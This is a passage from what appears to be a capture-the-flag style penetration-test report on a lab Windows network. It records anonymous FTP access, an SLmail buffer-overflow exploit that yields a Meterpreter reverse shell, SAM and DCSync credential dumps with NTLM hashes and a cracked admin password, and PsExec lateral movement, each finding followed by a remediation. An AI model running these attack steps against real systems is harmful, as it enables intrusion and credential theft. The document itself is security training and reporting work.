2.0.7 Directory Traversal Information Disclosure 8 2018-06-15 normal No Titan FTP XCRC Directory Traversal Information Disclosure Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/ftp/titanftp_xcrc_traversal msf6 auxiliary/scanner/ftp/anonymous > use 0 msf6 auxiliary/scanner/ftp/anonymous > set RHOST 172.22.117.20 RHOST => 172.22.117.20 msf6 auxiliary/scanner/ftp/anonymous > exploit [*] 172.22.117.20:21 - Anonymous READ (220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ [*] 172.22.117.20:21 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed [*] msf6 auxiliary/scanner/ftp/anonymous > ftp 172.22.117.20 [*] exec: ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> pwd 257 "/" is current directory. ftp> whami 7Invalid command ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt </pre>
Affected Hosts	172.22.117.20
Remediation	Our team would recommend that access through port 21 (FTP) should be restricted


Vulnerability 31	Findings
Title	Flag 4: SLmail Remote buffer overflow CVE-2003-0264
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After running a scan on the host 172.22.117.20 we discovered the POP3 port was open which usually serves as a mail server for windows. Using a SLmail

	exploit, we were able to gain access to the machine and collect necessary information.
Images	<pre>[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58198) at 2023-10-16 22:13 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-10-16 21:54:13 -0400 maillog.008 100666/rw-rw-rw- 2088 fil 2023-10-16 22:13:49 -0400 maillog.txt meterpreter > cat flag4.txt 822e343a10440ad9cc086197819b49d meterpreter > cd .. meterpreter > ls Listing: C:\Program Files (x86)\SLmail =====</pre>
Affected Hosts	172.22.117.20
Remediation	Our team recommends that access to the mail servers should be restricted and secured.

Vulnerability 32	Findings
Title	Flag 5: Access control for Scheduled tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After gaining a reverse shell through the SLmail exploit, we were able to access details of the scheduled tasks within the Windows 10 Workstation.

Images	<pre>C:\Program Files (x86)\SLMail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \flag5 N/A Ready Interactive/Background 2/15/2022 2:13:47 PM -2147023781 WIN10\sysadmin C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\\ N/A 54fa8cd5c1354adc9214969d716673f5 Enabled Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Stop On Battery Mode ADMBob Run As User: ADMBob</pre>
Affected Hosts	172.22.117.20
Remediation	Limit access to who can view and change scheduled tasks within Windows.

Vulnerability 33	Findings
Title	Windows Flag 6: Insecure password
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After compromising SLMail using Metasploit, the Meterpreter shell was the SYSTEM user. Kiwi was then loaded to run the lsa_dump_sam, which dumped

	hashed credentials that were later cracked by John the Ripper, giving us the plaintext passwords.
Images	 <pre> meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 </pre>  <pre> RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcacdecab94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALflag6 </pre>
Affected Hosts	172.22.117.20
Remediation	Change all existing user passwords and implement a universal, secure password policy.

Vulnerability 34	Findings
Title	Windows Flag 7: Insecure file security measures
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Within the same Meterpreter session from the SLmail exploit, we began simply

	exploring different directories and files to see what we can find. In the public documents folder was sensitive information.
Images	<pre> 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini meterpreter > cd Desktop\\ meterpreter > ls Listing: C:\\Users\\Public\\Desktop ===== Mode Size Type Last modified Name 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini meterpreter > cd .. meterpreter > cd Documents\\ meterpreter > ls Listing: C:\\Users\\Public\\Documents ===== Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Keep sensitive information to more obscure and secure areas and restrict access to unauthorized users.

Vulnerability 35	Findings
Title	Flag 8: Microsoft Windows Authenticated User Code Execution, PsExec
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Critical
Description	Using kiwi to dump the cached credentials on Win10 revealed that an administrator, ADMBob, had their credentials cached. We then cracked it with <i>John</i> to reveal the password: Changeme! This new credential has access to the Server2019 machine. By using the PsExec module in Metasploit with this credential, a SYSTEM shell was obtained on Server2019. By entering a command shell within Meterpreter, we can list the users with <i>net user</i> .
Images	
Affected Hosts	172.22.117.20 and 172.22.117.10
Remediation	Implement stronger password policies. Restrict approval for PsExec Operations, and close unauthorized access to port 445.

Vulnerability 36		Findings
Title	Windows Flag 9: Remote code execution	
Type (Web app / Linux OS / Windows OS)	Windows OS	

Risk Rating	High
Description	With recent access to the domain controller, we began to once again investigate the directories and files to see what sensitive information we can find. By moving to the root, C:\, and listing the files, we found insecure data.
Images	<pre> meterpreter > ls Listing: C:\ Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-01-03 13:13:32 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-01-03 13:11:55 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-01-03 13:13:14 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-01-03 13:13:15 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-01-03 13:44:04 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-01-03 13:12:02 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-01-03 13:29:51 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-01-03 13:13:03 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-01-03 13:36:53 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-01 14:43:37 -0500 flag9.txt 000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > </pre>
Affected Hosts	172.22.117.10
Remediation	Keep sensitive information to more obscure and secure areas and restrict access to unauthorized users.

Vulnerability 37		Findings
Title	Windows Flag 10: Remote code execution	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Critical	
Description	Using kiwi to DCSync the Administrator user on the domain controller, we	

	revealed their NTLM password hash.
Images	<pre> Guest hdodge krbtgt tschubert The command completed with one or more errors. C:\Windows\system32>exit exit meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v #' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm krbtgt [+] Account : krbtgt [+] NTLM Hash : fa5875a009bc010f4a210826e8dabfaa [+] LM Hash : d6044fe0087abda3138a7aef49d8d28b [+] SID : S-1-5-21-3484858390-3689884876-116297675-502 [+] RID : 502 meterpreter > dcspnacsync_ntlm Administrator [+] Account : Administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 meterpreter > </pre>
Affected Hosts	172.22.117.10
Remediation	Implementing Microsoft Credential Guard, which helps protect domain credentials by utilizing virtualization-based security to isolate secrets so that only privileged system software can access them.